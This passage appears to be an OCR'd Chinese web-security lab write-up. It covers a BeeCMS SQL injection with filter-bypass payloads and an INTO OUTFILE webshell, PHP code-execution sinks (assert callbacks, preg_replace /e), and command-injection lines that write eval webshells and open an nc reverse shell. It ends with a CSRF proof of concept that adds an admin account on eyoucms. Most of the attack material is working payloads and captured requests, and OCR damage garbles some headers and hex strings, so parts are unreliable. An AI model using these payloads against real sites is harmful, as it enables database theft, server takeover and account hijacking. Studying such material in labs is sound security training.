id="time_url"><a href="javascript:history.go(-1);" style="text-decration:none">返回</a></div>
```

构造绕过


爆列payload：-123' an and d extractvalue(1,concat(0x7e,(seselectlect gro group up_concat(column_name) fr from om information_schema.columns wh where ere table_name i in n ('bees_admin'))))%23


```
OST /vulnlab/sqli/beecms/admin/login.php?action=ck_login HTTP/1.1
ost: 47.105.75.177
ontent-Length: 242
ache-Control: max-age=0
rigin: http://47.105.75.177
pgrade-Insecure-Requests: 1
NT: 1
ontent-Type: application/x-www-form-urlencoded
ser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
hrome/79.0.3945.88 Safari/537.36
ccept:
ext/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
-exchange;v=b3;q=0.9
eferer: http://47.105.75.177/vulnlab/sqli/beecms/admin/login.php
ccept-Encoding: gzip, deflate
ccept-Language: zh-CN,zh;q=0.9,en;q=0.8
ookie: PHPSESSID=td0hrla32osa646aq7n23qjp01
onnection: close

ser=-123' an and d extractvalue(1,concat(0x7e,(seselectlect gro group up_concat(column_name) fr from
m information_schema.columns wh where ere table_name i in n
'bees_admin'))))%23&password=456&code=2b1f&submit=true&submit.x=80&submit.y=39
```


```
HTTP/1.1 200 OK
Date: Tue, 14 Apr 2020 09:25:56 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 464
Connection: close
Content-Type: text/html; charset=utf-8

<div style="font-size:12px;"><p>操作数据库失败XPATH syntax error:
'~id,admin_name,admin_password,ad'<br>sql:select
id,admin_name,admin_password,admin_purview,is_disable from bees_admin where
admin_name='-123' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from
information_schema.columns where table_name in ('bees_admin'))))#' limit 0,1</p><p
id="time_url"><a href="javascript:history.go(-1);" style="text-decration:none">返回</a></div>
```


写shell

payload：-123' un union ion selselectect 1,2,3,4,0x3c3f706870204065766 16c28245f504f53545b636d645d293b3f3e in into outoutfilefile '/var/www/html/html/zoneh.php'%23









/02

命令执行

01

代码执行

回调函数

array_map —— 为数组的每个元素应用回调函数

array_filter —— 用回调函数过滤数组中的单元

call_user_func —— 把第一个参数作为回调函数调用

call_user_func_array —— 调用回调函数，并把一个数组参数作为回调函数的参数

常见的webshell用来bypass的都是用回调函数来进行免杀

回调函数原理

这一类回调函数利用原array_filter()回调函数,原型为:


array array_filter (array $array [, callable $callback [, int $flag = 0]])

```
$result='';

if(isset($_POST['submit']) && $_POST['cmd']!=null){
    $cmd = $_POST['cmd'];
    $array1 = array($cmd);
    $func = $_POST['func'];
    @array_filter($array1, $func);
}
?>
```

依次将 array 数组中的每个值传递到 callback 函数。如果 callback 函数返回 true，则 array 数组的当前值会被包含在返回的结果数组中。数组的键名保留不变。这里如果func输入assert cmd如果输入phpinfo()，就会回调变为assert(phpinfo()) 然后执行 其他回调函数原理类似

回调函数

所以基本所有的回调函数都是利用assert等函数进行回调组合然后执行命令




02

代码执行函数

eval():传入的参数必须为PHP代码，既需要以分号结尾

assert():assert函数是直接将传入的参数当成PHP代码直接，不需要以分号结尾

这一类函数因为直接把传入的参数当为php代码执行，我们只需要直接输入即可



代码执行函数


preg_replace

```php
<?php
preg_replace("/test/e",$_POST["cmd"],"just test");
//preg_replace('正则规则','替换字符', '目标字符')
//PCRE修饰符 e ： preg_replace()在进行了对替换字符串的后向引用替换之后，
//将替换后的字符串作为php代码评估执行(eval函数方式)，并使用执行结果作为实际参与替换的字符串。
?>
~
```


preg_replace_1

```php
<?php

if(isset($_GET['data']))
{
$data = $_GET['data'];
$data = preg_replace('/(.*)/e', 'strtoupper("\\1")',$data);
// $data = preg_replace('/(.*)/e', 'strtoupper('\\1')',$data);
print $data;
}
// /e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码
// ?data=[php]{${system(ipconfig)}}[/php]
// 在php中，双引号里面如果包含有变量，php解释器会将其替换为变量解释后的结果；单引号中的变量不会被处理。
// 注意：双引号中的函数不会被执行和替换。
// 防御：将 strtoupper("\\1") 修改为strtoupper('\\1'),这样'${phpinfo()}'就会被当做一个普通的字符串处理（>
单引号中的变量不会被处理)
?>
~
~
```


第一题：



第二题：这一题实际是利用双引号里面的命令执行，反弹shell可以利用双引号传入一个一句话然后再执行



第二题：这一题实际是利用双引号里面的命令执行，反弹shell可以利用双引号传入一个一句话然后再执行



03

远程代码执行-双引号

```
<?php
// echo "phpinfo()";
echo "{${phpinfo()}}";
echo "${@assert($_POST[a])}";
?>
```

在php中，双引号里面如果包含有变量，php解释器会将其替换为变量解释后的结果
单引号中的变量不会被处理，双引号中的函数不会被执行和替换。

04

命令执行函数

1.exec： 执行一个外部程序
2.反引号：``
3.passthru:执行外部程序并且显示原始输出
4.popen:打开一个指向进程的管道，该进程由派生给定的 command 命令执行而产生。
5.shell_exec：通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回。本函数同执行操作符（``）
6.system():system — 执行外部程序，并且显示输出

05


php命令执行

写shell：

```
127.0.0.1|echo "<?php @eval(\$_POST['cmd']);?>" > ./sys/1.php

127.0.0.1|echo "<?php (\$_=@\$_GET[2]).@\$_(\$_POST[1])?>"> ./sys/3.php

127.0.0.1|echo "PD9waHAgQGV2YWwoJF9QT1NUW2FdKTs/Pg==" | base64 -d > ./sys/2.php
```

nc反弹shell：

```
127.0.0.1;mkfifo /tmp/pipe;sh /tmp/pipe | nc 127.0.0.1 4444 > /tmp/pipe
```



/03


CSRF考核

CSRF攻击-苏醒的巨人

一、CSRF模型

1.用户登录受信任网站A，并在本地生成Cookie。

2.在不登出A的情况下，访问危险网站B。



骑士cms csrf添加后台账户

二、操作

首先抓取cms添加后台账户的请求包

然后根据请求包发起请求

骑士cms csrf添加后台账户

Request to http://127.0.0.1:80

Forward | Drop | Intercept is on | Action | Open Browser | Comment this item

Pretty | Raw | Hex | \n

```
1  POST /eyoucms/login.php?m=admin&c=Admin&a=admin_add&lang=cn HTTP/1.1
2  Host: 127.0.0.1
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  DNT: 1
8  Referer: http://127.0.0.1/eyoucms/login.php?m=admin&c=Admin&a=admin_add&lang=cn
9  Cookie: bdshare_firstime=1545322813544; BEEFHOOK=C1QkJg7gSUzUd07Cqs8Zvq2k14bRoXGlKWdGLDwnKJYENmoOK8NavMOoGOskfKVpzmMTUogOPhhnnuoT; UM_distinctid=
   17a7fba191339c-00a0913dde3df8-1369634a-144000-17a7fba191486c; CNZZDATA1670348=
   cnzz_eid%3D198156851-1625637229-http%253A%252F%252F127.0.0.1%252F%26ntime%3D1625637229; CNZZDATA1277972876=508702741-1626142385-null%7C1628731064;
   ECS[visit_times]=1; PHPSESSID=k44edf40cncevfmt5r51tv99q2; admin_lang=cn; home_lang=cn; workspaceParam=index%7CAdmin; ENV_GOBACK_URL=
   %2Feyoucms%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn; ENV_LIST_URL=
   %2Feyoucms%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 80
14
15 user_name=qwe&password=qwe&password2=qwe&pen_name=&true_name=&mobile=&role_id=-1
```

骑士cms csrf添加后台账户

CSRF PoC generator

Request to: http://127.0.0.1

Options

Pretty Raw Hex \n

```
1 POST /eyoucms/login.php?m=admin&c=Admin&a=admin_add&lang=cn HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101
  Firefox/48.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
```

INSPECTOR

Search... 0 matches

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="
http://127.0.0.1/eyoucms/login.php?m=admin&c=Admin&a=admin_add&lang=cn" method="
POST">
      <input type="hidden" name="user&#95;name" value="qwe" />
      <input type="hidden" name="password" value="qwe" />
      <input type="hidden" name="password2" value="qwe" />
      <input type="hidden" name="pen&#95;name" value="" />
      <input type="hidden" name="true&#95;name" value="" />
      <input type="hidden" name="mobile" value="" />
```

